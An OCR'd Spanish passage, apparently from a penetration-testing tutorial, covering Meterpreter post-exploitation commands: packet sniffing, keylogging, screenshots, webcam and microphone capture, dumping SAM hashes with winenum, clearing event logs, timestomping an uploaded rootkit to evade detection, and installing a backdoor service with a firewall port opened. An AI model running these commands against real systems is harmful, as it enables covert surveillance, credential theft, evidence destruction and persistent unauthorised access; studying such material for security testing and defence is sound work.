


Con sniffer-interfaces seleccionaremos la interfaz donde pondremos la tarjeta en modo monitor para la captura de paquetes.

Seleccionaremos la interfaz

```
Meterpreter > sniffer_start x
```

Donde x corresponde al número de adaptador de red seleccionado




Capturando datos

Ahora el sniffer esta capturando las conexiones, comprobemos por ejemplo el correo

```
Meterpreter > sniffer_stats X
```


Con sniffer_Stats veremos si esta capturando paquetes. (donde X es el número del adaptador seleccionado.



Comprobando el estado de la captura

Meterpreter > sniffer_dump

Cuando ya tengamos suficientes paquetes, volcaremos el resultado con **sniffer_dump X c:\\descargas.pcap**



Volcado del contenido de la captura


Meterpreter > sniffer_stop

Paramos el **sniffer con sniffer_stop 1**, localizamos el fichero creado descargas.pcap y lo abriremos con whireskark , una herramienta open source destinada a la monitorización y de la que daremos una breve descripción en un apartado posterior.

Screenshot

Con este modulo podemos capturar en cualquier momento instantáneas del escritorio del equipo remoto y guardarlas en formato imagen.

Meterpreter > screeenshot




Keyscan

Este script captura las pulsaciones de teclado del equipo remoto.

```
Meterpreter > keyscan_start
```

Inicio captura de teclado



Captura las pulsaciones de teclado


Meterpreter > keyscan_dump

Con keyscab_dump volcamos el contenido de la captura den la pantallla

Volcado del resultado de la captura


Meterpreter > keyscan_stop

Con **keyscan_stop** paramos la captura.




Clearev

Con clearev borraremos el rastro que podamos dejar en el registro del sistema remoto.



Visor de sucesos



Borrado de los sucesos del sistema


Timestomp

Nos puede interesar modificar las fechas de los ficheros que subamos para así evitar ser detectados en una intrusión, con timestomp tenemos la posibilidad de realizar dicha modificación.

Nuestro escenario representa un sistema remoto con sesión de meterpreter creada, en la que subimos un fichero (podría ser un rootkit).

Primero subiremos el fichero rootkit.exe creado el 03/11/2011

Meterpreter > upload c:\\rootkit.exe c:\\rootkit.exe



Subida de los fichero al sistema remoto

Comprobaremos la fecha de creación de fichero realizando una búsqueda en el equipo remoto

Meterpreter> pwd


Nos mostrará en que directorio estamos ubicados.

**Meterpreter> cd **

Nos situamos en la raíz donde esta ubicado el fichero que hemos subido

Atributos de los ficheros

Si escribimos **timestomp rootkit.exe –v**



Visualiza las propiedades de fecha del fichero

y comprobamos que esta creado, vemos también que existe un fichero prueba.txt con fecha 23/11/2010 y con el cual queremos igualar la fecha.

Meterpretert> timestomp c:\\rootkit.exe –f c:\\prueba.txt

Fecha modificada


Como podemos comprobar nos ha cambiado la fecha de rootkit.exe por la de prueba.txt,

Si queremos complicar la situación todavía más con el parámetro –b, pondremos la fecha en un rango 01/01/1601.

Webcam

El módulo Webcams conectará la Webcam remota a nuestro equipo, así podemos ver quien esta conectado remotamente o que pasa en el habitáculo donde está la cámara.

Meterpreter >run webcam



Capturando imágenes por webcam

Opciones:

Webcam_list

Lista las Webcams disponibles

Webcam_Snap


Toma una instantánea de la Webcams seleccionada.

Sound_recorder

Podemos captura el audio del micrófono con Soundrecorder, donde tan solo debemos indicarle los intervalos de tiempo en segundos con el parámetro –i con los que se producirá la grabación.

Meterpreter> run sound_recorder


-h menu ayuda
- i intervalos de tiempo de 30 segundos



Grabación de sonido del micro remoto

get_application_list

Nos muestra las aplicaciones instaladas en el equipo remoto.




Aplicaciones instalada en el sistema remoto

winenum

Con winenum tendremos un volcado del sistema con entradas dns, rutas, programas instalados, hash de la sam, recursos compartidos, todo ello grabado en la siguiente ruta

C:\Documents and Settings\Administrador\.msf4\logs\scripts\winenum\VICTIMA_20120322.2225



Ficheros con los resultados del script winenum

Metsvc


Cuando hemos accedido por primera vez al sistema remoto, y nos desconectamos de la sesión de meterpreter, quizás nos interese volver a conectarnos si necesidad de volver a explotar la vulnerabilidad, tenemos la posibilidad de crear un servicio remoto con el cual poder volver a conectarnos cuando queramos.

Tengamos en cuenta que en el caso de que se tenga habilitado en el equipo remoto el firewall de Windows, tendremos que abrir el puerto:

Antes de desconectar la sesión inicial de meterpreter ejecutamos lo siguiente:

Nos conectaremos por consola cmd ejecutando **execute –f cmd.exe –i –t**

netsh firewall add portopening TCP 31337 [nombre]




Creando servicio de backdoor

